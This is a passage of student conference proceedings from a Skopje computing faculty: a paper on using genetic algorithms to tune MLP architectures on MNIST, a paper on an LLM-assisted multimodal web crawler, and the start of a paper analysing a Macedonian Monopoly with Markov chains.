Use of Genetic Algorithms for Neural Network Architecture Optimization

Sonja Petrovska, Andrej Sterjev, Tamara Stojanova and Filip Samardžiski

Faculty of computer science and engineering

“Ss. Cyril and Methodius” University

Skopje, North Macedonia

sonja.petrovska@students.finki.ukim.mk

andrej.sterjev.1@students.finki.ukim.mk

tamara.stojanova@students.finki.ukim.mk

filip.samardzhiski@students.finki.ukim.mk

Abstract—Neural networks and deep learning have become one of the most prevalent uses of artificial intelligence in recent years and have completely changed some aspects of our lives. This paper presents a comprehensive analysis of the implementation and performance evaluation of genetic algorithms for optimizing neural network architectures. It aims to show the effectiveness of the genetic algorithms by comparing their performance to brute-force algorithms. The results indicate that while both algorithms yield competitive accuracy rates, the genetic algorithm outperforms the brute-force approach in terms of efficiency and computational cost. Furthermore, the study highlights the importance of parameter selection and algorithm optimization in achieving superior performance of neural networks.

Keywords—genetic algorithms, brute-force algorithms, neural network optimization, parameter selection, performance evaluation

I. INTRODUCTION

Artificial neural networks (ANNs) are a very popular type of architecture used in machine learning for all types of supervised and unsupervised tasks. Provided proper optimization of their parameters, they exhibit class-leading performance across a multitude of use cases. In order to optimize a neural network's parameters, a variety of algorithms are used, including gradient descent, Newton's method, simulated annealing, and more. Another powerful approach to optimizing a neural network is using genetic algorithms, which is a family of algorithms inspired by the biological process of evolution occurring in all living species. It is an intuitive method of obtaining constantly evolving samples from some initial population, with each new generation slowly converging towards the optimal characteristics as defined by the fitness function. This paper will provide a general overview of genetic algorithms, demonstrate how a neural network's architecture can be represented as an individual in a genetic algorithm, and show the results of the implementation of this method of ANN optimization in code.

II. GENETIC ALGORITHMS

Genetic algorithms are a type of biologically inspired algorithms that use the Darwinian principle of natural selection. These algorithms find the "fittest" solutions, those that perform best, and they tweak them slightly to create new solutions, mimicking mutations and breeding in nature. Over many generations, these solutions evolve to be increasingly better. There are five key aspects that need to be considered when it comes to these types of algorithms, which we will now discuss.

A. Initial population

The population should be an appropriate representation of the properties of what we are trying to optimize. It's an analogy for DNA strands in biological evolution. In the case of ANNs, we can choose to encode the architecture as a list of the properties of the model, such as the number of input layer neurons, number of output layer neurons, number of hidden layers, the choice of activation function, node weights, etc. We can choose how detailed we want our encoding of the ANN's architecture to be, depending on how much control we want to have over its evolution.

B. Choice of fitness function

In each iteration of the algorithm, we need a way to evaluate the performance of each unique strand, so that the algorithm can rank the top performing ones to be used for crossover and mutation later. This needs to be an accurate and numerical reflection of the qualities we want to achieve. For an ANN that will be used for classification, for example, it may be the accuracy, precision, recall, F1 score, etc., on a given dataset. For a regression task, it may be the mean squared error, and so on. Selecting the appropriate fitness function is crucial as it directly influences the evolution of the solution space and ultimately determines the success of the genetic algorithm in finding optimal solutions.

C. Selection

This step simply involves running the fitness function on all of the current-generation samples and ranking them according to their scores. Finally, the algorithm needs to select which samples to use to generate the next generation. This process may be deterministic, if the top N samples are directly selected, or stochastic, if the samples are assigned probabilities for being selected in a descending order. The latter is a more realistic process as it introduces an element of randomness and may prevent overfitting.

D. Crossover

After the samples have been selected, they are “crossed over” in pairs according to some predefined pattern. This pattern may be as simple as selecting the first half of the elements from the first sample, and the second half from the second, selecting the odd and even elements from each respectively, randomly selecting indexes to include from each sample, etc. The resulting sample does not have to inherit an equal number of elements from each parent, and one parent may be more dominant.




Fig 1. Example crossover for neural network

E. Mutation

Once an initial child sample is obtained, like in nature, it can undergo random mutations with some probability. The changes can occur in any of its elements and the element can take on any of the legal values of its domain. This is another important step that minimizes the risk of overfitting and having the algorithm get stuck in local optima.

The steps B-E iterate in a loop until the pre-defined stopping criteria are satisfied. These criteria may be that the models achieve a certain average accuracy, or a maximum number of iterations being reached, etc. After the criteria are fulfilled, the algorithm ends.




Fig 2. Example mutation of a neural network

III. TRADITIONAL NEURAL NETWORK ARCHITECTURE OPTIMIZATION LIMITATIONS

Usually, when a neural network is iteratively optimized via some of the traditional optimization algorithms (most commonly gradient descent), the algorithm can only optimize part of the network’s parameters, such as the weights, and it cannot assist in adjusting the model’s hyperparameters. Key structural features such as the layer size, number of layers, and activation functions, remain fixed for the entirety of the process after the neural network is initialized with those hyperparameters.

By representing these characteristics in the encoding for a sample in the genetic algorithm, we introduce a new level of structural customizability that is not possible with the standard approach. A comparison can be made between this and the human brain’s property of neuroplasticity - the brain can rewire itself dramatically and even create new neurons according to life experiences. We would like our neural networks to be able to do the same, adapting as many aspects of their structure as possible according to their performance on a dataset, and we can achieve this by using genetic algorithms in an intuitive and efficient way.

Moreover, the traditional optimization algorithms often converge to a suboptimal solution due to being trapped in local minima. This limitation restricts the potential of neural networks to achieve optimal performance. Genetic algorithms, however, provide a unique advantage by exploring other aspects, i.e. the hyperparameters, allowing them to escape local minima and potentially discover better-performing architectures. Thus, using genetic algorithms for neural network optimization opens up new avenues for overcoming the limitations in traditional optimization methods and achieving more robust and adaptable models.

IV. COMBINED APPROACH

As mentioned previously, the idea is that apart from the optimization of the weights inside the neural network, various other parameters within it can also be optimized. In order to use genetic algorithms for this purpose, the main challenge is to find an appropriate representation of neural networks as genetic samples. Different libraries in Python give us different abilities of controlling the configuration of networks. Anyhow, the most logical representation of a neural network in these terms is a list of all its parameters.

For instance, if we want to genetically sample a network built with the Keras library, we can say that by convention, the layers are represented in triples of “[layer type, number of neurons, activation function]”. Network representations can be as simple or as complicated as we determine.

Dense	64	relu	Dense	32	relu	Dense	32	sigmoid	Dense	1	adagrad

Fig 3. One possible example of a neural network representation for use in a genetic algorithm

Of course, even if we limit ourselves to just one library and one type of neural network, the number of different ways we can agree to represent networks is huge, and our choice depends on our needs. The abundance of choice becomes even greater when we consider different types of neural networks. However, we decided on using the MLPClassifier from scikit-learn, as a type of artificial neural network that has proven to be effective in handling complex classification tasks.

Once we have the representations, most of the genetic algorithm proceeds pretty standardly. The eligibility of our current generation needs to be calculated. Then the parents for crossover should be selected. We should be cautious in terms of designing the crossover function if our feature lists of networks have a more complex structure. Mutation follows, which is performed by generating a random number for continuous parameters, or by choosing a specific value from a previously defined domain for discrete ie. categorical parameters.

Since the generation change is performed in such a way that new networks with cross-features are created all the time, all of which are then individually compiled and trained, another big challenge - the potential long execution time arises here.

V. IMPLEMENTATION IN CODE

We implemented this concept in Python. The code allows the user to configure the number of generations that the algorithm will run for, the size of the population (number of samples in each generation), as well as the dataset.

The two datasets available are MNIST, the standard dataset for the 10 arabic numerals, which is commonly used in digital image processing and machine learning, and CIFAR10, another computer vision dataset intended for image classification, comprised of images in 10 different classes like cars, cats, dogs, birds, etc. Finally, the user chooses the size of the training and test datasets.

In the next step we, as developers of the code, declare the predefined possible values for each of the parameters that the genetic algorithm will optimize:

- number of neurons per hidden layer: 64, 128, 256, 512, 1024.
- number of hidden layers: 1, 2, 3, 4.
- type of activation function: identity, logistic, tanh, relu.
- type of optimization function: lbfgs, adam, sgd.

These values are also crucial for the final results that our genetic algorithm will provide us, because they are the foundation of our neural networks and their success.

After this, the main method of the program executes most of the logic. In this method, first an initial population with randomized parameters is generated. Each of the samples is kept in a dictionary together with the accuracy on that dataset.

In each generation, the samples are independently trained on the train dataset and the method obtains their accuracy of predicting the test dataset. The models being used are MLP (Multi-Layer Perceptron) classifiers.

The average accuracy result for each generation of networks is remembered so that after all the iterations conclude, the algorithm can print the accuracies of the top 5 generations, since the final generation will not always be the top-performing one.

The actual evolution algorithm starts by calculating the number of samples needed for the next generation. Besides the top-ranked networks according to accuracy, there may also be a few random networks that did not meet the criteria to be among the top performers, which will also perform as parent samples. The remaining empty places in the population are filled with children, that is, new individuals created through the process of crossover.

During the crossover process, a value for a child's parameter is selected randomly according to the parents' values for that specific parameter. Finally, one of the children's parameters is randomly chosen for mutation and a random value for it is being chosen either from the list of legal values defined earlier, or it is just a number chosen randomly.

VI. RESULTS

The algorithm we chose had 10 generations with 20 samples in each generation, amounting to a total population of 200 neural networks that were trained and tested. The train and test datasets were from the previously mentioned MNIST dataset and had a size of 60,000 and 10,000 images, respectively. The initial generation on average scored an accuracy of 82.09%, and with the second generation there was already a significant increase to 95.87%. Afterwards, the increases were incremental, with the algorithm converging to a maximum average generational accuracy of 98.36%. The best-performing individual network had an accuracy of 98.42% with the following parameters: {'nb_neurons': 1024, 'nb_layers': 4, 'activation': 'relu', 'optimizer': 'adam'}. This algorithm ran on a computer with an AMD Ryzen 5 3900X processor and 16GB of RAM, which resulted in a total execution time of 14 hours and 43 minutes.

We also ran a brute force algorithm to be able to compare the results, and it found the exact same network that the genetic algorithm did, but took tremendously more time to execute, or in total 110 hours and 49 minutes.




Fig 4. Visual representation of the difference in execution time between brute force and genetic algorithm approaches

VII. CONCLUSION

We can conclude that achieving an accuracy of 98.42% by applying the genetic algorithm to the neural network represents a great success. It coincides with the theoretically best result of the program, which the brute-force algorithm found. That means that our genetic algorithm performed ideally given the conditions.

However, it is still possible that we do not achieve the best result every time we run the program, but even if we do not, the result we do achieve, in most cases, will only be slightly inferior to the best solution of the problem.

One might wonder how the genetic algorithm takes 14 hours and 43 minutes to be executed and generates and trains 200 networks, and the brute-force algorithm runs for almost five days and generates and trains 240 networks. This is due to the fact that in the genetic algorithm, we allow the same neural networks to be created across generations, but we only train them once. This happens due to the very nature of choosing parameters in a random way, and the chances for a selection of identical parameters multiple times are increased because of the small number of parameters at our disposal. This number is small because of the limited resources at our side in terms of performance, as well as the MLPClassifier model from the scikit-learn library, which does not allow a selection of many parameters. To deal with this problem, we do not redundantly retrain networks that have the same parameters, which significantly shortens execution time. By contrast, all of the 240 networks generated with the brute-force algorithm are different.

As previously stated, since we do not examine all possible combinations of parameters in the genetic algorithm, it may not always generate the exact network that would give the best results. This is possible because networks are generated and intersected at random, which means that the program will not generate the same networks each time it is executed. According to some sources, the human performance of the MNIST dataset yields an accuracy of 99.77%. This means that our algorithm has not yet surpassed human performance. However, we must note that in our program, we used a simpler model which was more well-known to us. Unfortunately, it did not have many possible parameter options. Had we used more advanced models with a wider range of parameters and their values, as well as some further optimizations, it is possible that we would have managed to surpass human performance.

REFERENCES

1. Stuart Russel and Peter Norvig, "Artificial Intelligence: A modern approach, 4th Edition", 2020, pp. 94-136
2. Yves Kodratoff, Ryszard Stanislaw Michalski, Jaime Guillermo Carbonell and Tom Michael Mitchell, "Machine learning: An artificial Intelligence Approach, Volume 3", 1983, pp. 611-641
3. John Henry Holland et al. Adaptation in natural and artificial systems: an introductory analysis with applications to biology, control, and artificial intelligence. MIT press, 1992.
4. Geoffrey F Miller, Peter M Todd, and Shailesh U Hegde. Designing neural networks using genetic algorithms. In ICGA, volume 89, pages 379-384, 1989.

Smart Web Crawler - A Tool for AI-based Web Content Extraction

Angela Kocevskaa¹, Anela Ejupi², Marija Ilieva³, Ana Zaharijeva⁴, and Kostadin Mishev⁵

*Faculty of Computer Science and Engineering,
Skopje, Macedonia*

Email: angela.kocevska@students.finki.ukim.mk, anela.ejupi@students.finki.ukim.mk, marija.ilieva@students.finki.ukim.mk,
ana.zaharijeva@students.finki.ukim.mk, kostadin.mishev@finki.ukim.mk

Abstract—This paper presents the ongoing development of a tool for next-level LLM-supported web content acquisition from multimodal data types named Smart Web Crawler, which provides techniques for significant advancement in web indexing and data retrieval. Leveraging cutting-edge technologies, such as Large Language Models (LLMs), Automatic Speech Recognition (ASR), and Computer Vision (CV), boost the Smart Web Crawler to achieve remarkable capabilities in extracting relevant information from diverse web sources. The key components include advanced-level data crawling and data extraction from different types of documents, intelligent identification of repetitive elements within the web page, transcription extraction from audio, and text description extracted from images and video files incorporated in the web page. The main challenges addressed include data extraction efficiency, quality, and handling hallucinations of the language models. The Smart Web Crawler presents opportunities for improving data indexing strategies and RAG pipelines, enhancing user experiences and data reliability in web content analysis.

Index Terms—Smart Web Crawler, Web Content Extraction, Artificial Intelligence (AI), Natural Language Processing (NLP), Retrieval Augmented Generation (RAG), LangChain, LLM, Computer Vision

I. INTRODUCTION

The modern world is undergoing unprecedented transformations driven by rapid technological advancements and globalization. Efficient information retrieval is crucial for navigating the extensive digital content, and web crawlers serve as key players in extracting relevant information from web pages. However, traditional web crawlers face challenges inherent in the evolving web ecosystem, such as dynamically generated content, multilingual environments, and large data volumes [6], [21]. Our vision for creating a new Web Crawler aims to overcome these limitations through Smart Web Crawlers, which utilize cutting-edge technologies like LLM including their generative characteristics, ASR and generative image-to-text models from CV to enhance adaptability to the complexities of the modern network. The Intelligent Data Extraction Framework, within our Smart Web Crawler, integrates powerful AI frameworks like the RAG pipeline, SiteMap, and LangChain, enabling efficient extraction of relevant information from web pages [1], [12], [19]. The challenges in data extraction strategies underscore the necessity for innovative techniques such as chunkers, which are algorithms designed

to efficiently split long pieces of text into smaller [17]. Integrating the RAG pipelines into our Smart Web Crawler elevates beyond conventional methods by not only extracting contextually relevant information but also augmenting it with generated content [11], [12], [18]. Sitemap intergration enables targeted link collection within a specific domain, optimizing the retrieval of relevant data. [19]. LangChain is a system created to make it easier to develop applications utilizing large language models (LLMs). [14]. The main contribution of this paper is the presentation of an open-source tool for web content crawling with textual parsing support for different types of documents, including non-textual content like audio, images, and videos.

II. RELATED WORK

Through the evolution of web crawlers, this text progresses from their origins as basic indexing tools to their current sophisticated forms. Starting with a brief history of web crawlers, we trace their evolution from rudimentary indexing tools to sophisticated automated programs capable of navigating the vast expanse of the internet [7], [15]. The history of web indexing traces back to the early days of the World Wide Web at the end of the 20th century. With the exponential growth of the World Wide Web and the increasing complexity of internet content, traditional indexing methods became inadequate. The first web crawler, developed by Brian Pinkerton and known as WebCrawler, was launched in 1994. [3].

Web robots are classified into several types, including generic robots, focused robots, incremental robots, distributed robots, parallel robots, and IoT web robots, each with specific characteristics and applications [4], [16]. Future research directions in the 2023 work explore challenges related to data collection for fine-tuning Vietnamese language models and propose strategies to overcome them [5], [10]. The text highlights the importance of LLMs in NLP and underscores the significance of data quality and diversity, especially for complex languages. Regarding data indexing, AI, including ChatGPT, is crucial in overcoming challenges extracting information from web platforms with varying structures and access restrictions [7], [9], [13]. When it comes to data indexing, the use of AI, such as ChatGPT, is highlighted as key to overcoming challenges in extracting information from web locations with different structures and access constraints [20].

¹<https://github.com/AnelaE/smart-crawler.git>

LangChain and LlamaIndex are fundamental frameworks in the broad domain of LLM applications, each fulfilling unique yet complementary roles. Meanwhile, LlamaIndex can be used in building intelligent search engines capable of efficiently retrieving information from extensive databases and generating relevant responses. [2], [8].

III. METHODOLOGY

In today's digital world, the complex concept of web crawling and data scraping stands as an irreplaceable tool for navigating the large expanse of online information.

The rapid advancement of technology has led to a significant expansion of indexing and data scraping that improves the performance of data analytics, access to abundant data, and easier data collection. This paper focuses on the implementation and architecture of Smart Web Crawler tools for these processes and their customization.

The methodology explains the motivation, implementation and the architecture of the Smart Web Crawler tools presented in this paper. Furthermore, similar approaches are compared

First of all, it is guided by the architecture shown in Figure 1 and successfully adapted the system to operate within it. This smart web crawler has a major importance for further processing and creation of larger systems.

Our guiding idea focuses on assessing the relevance of collected data and organizing it in a way that makes it easier to operate. One of the reasons it is different from the rest is that the goal is to create an intelligent data collection and processing system that will allow users to utilize the information available on the Internet for different domains.

One of the main advantages that can be said to stand out is that this search engine uses the power of state-of-the-art AI algorithms and tools, not only to scrape data but also to analyze images and videos, raising the depth of content understanding to a high level.

Central to our methodology is the precise orchestration of components within our architectural framework. We start with a Sitemap Generator, which serves as a starting point for entry into the vast expanse of online content. This is integrated with the consumer, with a built-in document type resolver, allowing identification and categorization of different data formats. A central component, named router, is dispatching the information flows seamlessly to a set of processors, based on the format and type of the document. The Smart Crawler tool supports the following document types:

- **TxtProcessor** - Has the simplest implementation by processing text on the principle of extracting structured strings of characters. Its advanced features enable regular expression processing, text extraction, Unicode support and batch processing.
- **HTMLProcessor** - The extraction of HTML content from web pages is performed using the HTML processor which is implemented using Selenium, crawling the entire web page from the URL and collecting data. It works on the principle of writing xpath selectors that help navigate the page and select nodes by calling HTML elements,

removing the header and footer that repeats throughout the content and feeding it into a script to return a file containing the text from the page and the links for further processing

- **PDFProcessor** - Manually extracting data from pdf documents is often time-consuming and inefficient. The implementation of a pdf processor simplify the process of data extraction by being adapted with a combination of link analysis, content extraction, and text recognition and metadata algorithms, transforming unstructured content into structured content.
- **ImageProcessor** - For this processor, we reused the code from LangChain, where we made some important changes for better functionality. One of them is Optical Character Recognition (OCR) for recognizing text from a digital image and converting it to text. The other change is using an AI tool - GPT-4 that supports image processing and image label generation. We use the leverage of this functionality to crawl a textual description of each image in a web page.
- **YouTubeVideo Processor** - Transcription of audio to text can be a complex process to create accurate recordings of videos. To facilitate this process, we reused the code from LangChain, adding functionality from GPT4 and Automatic Speech Recognition (ASR), which provides transcription of the audio channel.
- **ZipExtractor** - Using the zip tool for extracting larger heterogeneous content simply extracts the data from inside the zip document. So they put mechanisms in place to handle errors and then parse and analyze the extracted data.
- **DocxProcessor** - It is related to Microsoft Word and this technique involves collecting data from documents that are hosted online in Word format. By downloading the website, the text, tables, images and other elements contained in the document can be extracted.
- **ExcelProcessor** - Extracting information from an Excel spreadsheet is an operation that processes data from files using a search algorithm that stores selected cells as rows in the database. ¹

From parsing HTML to extracting text from PDF files, each processor is precisely crafted and scripted, some of them use AI to optimize processing efficiency. As data flows through this complex network, the synergy between the consumer, router, processor, and post-processor is akin to a symphony, with each component playing a vital role in transforming and refining the data.

Furthermore, we want to emphasize that smooth communication channels are facilitated by the complex interconnection between components. Namely, the post-processor, which includes scripts like ImagePostProcessor and TextPostProcessor, provides an additional layer of refinement to the extracted data, ensuring its readiness for further analysis and exploitation. This precise data refinement process culminates in the pipeline, the top of our architectural design.

An integral part of our approach is the RAG Pipeline,




Fig. 1. Diagram of methodology

which is the consumer of the web content extracted from the crawlers. Within this pipeline, Chunker is an algorithm used to split long texts into smaller segments, which are stored in our database. Employing advanced techniques such as NLP and ML, the chunker navigates through extensive datasets, pinpointing outliers and anomalies to uphold the integrity of our data repository. This pipeline implementation not only boosts the efficiency but also enriches the depth of insights our crawler provides. Utilizing advanced technologies such as LLM, ASR, and CV, our smart web crawler automates the process of data retrieval from multimedia websites, enabling sophisticated content understanding and extraction.

IV. RESULTS

In the following images, we will illustrate the functionality of our smart web crawler. The process begins with the transmission of URL through the Producer, as shown in Figure 2. Afterwards, this URL is received and processed by the



Fig. 2. URL Transmission via Producer

Consumer, as shown in Figure 3, marking the initial step in our data extraction journey. Moving forward, Figure 4 shows the successful reception of the URL, highlighting seamless communication within our system. As the Consumer processes the URL, the content is extracted from the link and efficiently stored in our database, as demonstrated in Figure 5. Figure 6 provides a specific example of the extracted content, featuring an image obtained from the URL. Finally, in Figure 7, we demonstrate the advanced functionality of our crawler through OCR technology. This image-to-text conversion process ex-




Fig. 3. URL Reception and Processing in the Consumer




Fig. 4. Successful Reception of the URL

tracts textual information from images, which is saved in a structured format.

Our aim is to emphasize the importance of web indexing for data processing, which is not only ideal for data analysis and data scraping but also for absolute analysis of images and videos, thereby increasing content understanding. A major advantage of this paper is that our generated code is open-source that can be used for further refinement and extension.

V. CONCLUSION

In this paper, we present the implementation of an intelligent tool for automatic web content extraction named Smart Web Crawler, which harnesses cutting-edge technologies, including LLM, ASR, and CV, to automate the process of data retrieval from multimedia websites. Its multimodal, multilingual capabilities to extract text from different types of documents, including dynamically generated content and multilingual environments, highlight its effectiveness and application in

ID	URL	Content	Content Type
171	https://www.finki.ukin.mk/_images/on-meetup-ukopje-up...		txt
172	https://finki.ukin.mk/site... Full Stack Intern - Winte...		txt
173	https://finki.ukin.mk/site... NESSLER Macedonia - Str. 10...		txt
174	https://finki.ukin.mk/site... НАЦИОНАЛНА ГРВБАЦИЈА ЗА О...		txt
175	https://finki.ukin.mk/site... Founded in 2008, MCA is a...		txt
176	https://finki.ukin.mk/site... 3a Ceremona: ... Ceremona		txt
177	https://www.finki.ukin.mk/_images/1.8.jpg		txt
178	https://www.finki.ukin.mk/_images/baner.8.jpg		txt
179	https://www.finki.ukin.mk/_images/299965555_576169240...		txt
180	https://www.finki.ukin.mk/_images/sails.png		txt
181	https://www.finki.ukin.mk/_images/sljajd.jpg		txt
182	https://www.finki.ukin.mk/_images/jas_239a_large.jpg		txt
183	https://www.finki.ukin.mk/_images/Kizil-metodij.png		txt
184	https://www.finki.ukin.mk/_images/618_5267_0.0.1.jpg		txt
185	https://www.finki.ukin.mk/_images/strazbata_na_posadi...		txt

Fig. 5. Content Extraction and Database Storage



Fig. 6. Extracted Image from the URL

advanced information retrieval pipelines. The integration of this tool will enhance both the efficiency and accuracy of the web content extraction process.

The initial open-sourced implementation of the Smart Web Crawler provides a starting point for future development and improvement. Overall, it stands as a transformative tool in web content analysis, offering advanced capabilities for next-level RAG pipelines.

REFERENCES

- [1] Rakha Asyofi, Mutia Rahmi Dewi, Muhammad Irfan Lutfhi, and Prasetyo Wibowo. Systematic literature review langchain proposed. In *2023 International Electronics Symposium (IES)*, pages 533–537. IEEE, 2023.
- [2] Nivedha Balakrishnan and Pat Bhatt. An overview of fine-tuning large language models.
- [3] S. Brin and L. Page. The anatomy of a large-scale hypertextual web search engine. In P. H. Enslow Jr. and A. Ellis, editors, *WWW7: Proceedings of the Seventh International Conference on World Wide Web*, pages 107–117, Brisbane, Australia, Apr. 14–18 1998. Elsevier Science Publishers B. V., Amsterdam, The Netherlands.
- [4] J. Cho, H. Garcia-Molina, and L. Page. Efficient crawling through url ordering. *Computer Networks and ISDN Systems*, 30(1-7):161–172, 1998.
- [5] D. Corlatescu, S. Ruseti, I. Toma, and M. Dascalu. Where are the large n studies in education? introducing a dataset of scientific articles and nlp techniques. In *L@S 2022 - Proceedings of the 9th ACM Conference on Learning @ Scale*, pages 461–465, 2022.
- [6] Keyur Desai, Virala Devulapalli, Smita Agrawal, Preeti Kathiria, and Atul Patel. Web crawler: Review of different types of web crawler, its issues, applications and research opportunities. *International Journal of Advanced Research in Computer Science*, 8(3), 2017.
- [7] N. Ding et al. Parameter-efficient fine-tuning of large-scale pre-trained language models. *Nature Machine Intelligence*, 5(3):220–235, 2023.
- [8] Xiyang Feng, Guodong Jin, Chang Liu, Semih Salihoglu, et al. Kuzu: Graph learning applications need a modern graph dbms. In *The Second Learning on Graphs Conference*, 2023.
- [9] Z. Hou, J. Salazar, and G. Polovets. Meta-learning the difference: Preparing large language models for efficient adaptation. *Transactions of the Association for Computational Linguistics*, 10:1249–1265, 2022.




Fig. 7. OCR Image-to-Text Conversion

- [10] R. Kiran Kumar and K. Anji Reddy. An nlp hybrid recommendation system in crop selection for farmers. *International Journal of Advanced Science and Technology*, 29(6):3562–3568, 2020.
- [11] Simon Kloostra and Simon Kloostra. Sitemap. *Joomla! 3 SEO and Performance*, pages 83–85, 2015.
- [12] Yuning Mao, Pengcheng He, Xiaodong Liu, Yelong Shen, Jianfeng Gao, Jiawei Han, and Weizhu Chen. Generation-augmented retrieval for open-domain question answering. *arXiv preprint arXiv:2009.08553*, 2020.
- [13] D. Moskovskiy, D. Dementieva, and A. Panchenko. Exploring cross-lingual textual style transfer with large multilingual language models. In *Proceedings of the Annual Meeting of the Association for Computational Linguistics*, pages 346–354, 2022.
- [14] George Nagy. At the frontiers of ocr. *Proceedings of the IEEE*, 80(7):1093–1100, 1992.
- [15] B. Pinkerton. Finding what people want: Experiences with the webcrawler. *Proceedings of the Second International World Wide Web Conference*, Oct. 1994.
- [16] I Gusti Lanang Putra Eka Prisma, Dedy Rahman Prehanto, and I Kadek Dwi Nuryana. The design and implementation of web crawler distributed news domain detection system. In *International Joint Conference on Science and Engineering (IJCSSE 2020)*, pages 92–97. Atlantis Press, 2020.
- [17] Mikhail I Rabinovich, Pablo Varona, Irma Tristan, and Valentin S Afraimovich. Chunking dynamics: heteroclinics in mind. *Frontiers in computational neuroscience*, 8:22, 2014.
- [18] Cross Country Roads. Sitemap, 2022.
- [19] Uri Schonfeld and Narayanan Shivakumar. Sitemaps: above and beyond the crawl of duty. In *Proceedings of the 18th international conference on World wide web*, pages 991–1000, 2009.
- [20] Nana Yang. Ai assisted internet finance intelligent risk control system based on reptile data mining and fuzzy clustering. In *2020 Fourth International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud)(I-SMAC)*, pages 533–536. IEEE, 2020.
- [21] Feng Zhao, Jingyu Zhou, Chang Nie, Heqing Huang, and Hai Jin. Smartcrawler: a two-stage crawler for efficiently harvesting deep-web interfaces. *IEEE transactions on services computing*, 9(4):608–620, 2015.

Analysis of a Macedonian Version of the Game Monopoly using Markov Chains

Pece Georgiev

*Faculty of Computer Science and Engineering
“Ss. Cyril and Methodius” University
Skopje, North Macedonia
pece.georgiev@students.finki.ukim.mk*

Verica Bakeva

*Faculty of Computer Science and Engineering
“Ss. Cyril and Methodius” University
Skopje, North Macedonia
verica.bakeva@finki.ukim.mk*

Abstract—The aim of this paper is to explore the popular board game Monopoly and develop strategies designed to assist players in achieving victory. The focus is exclusively on a Macedonian version of Monopoly (Design by Maslar). The game rules are introduced gradually, delving into details only when necessary for understanding essential concepts for game analysis.

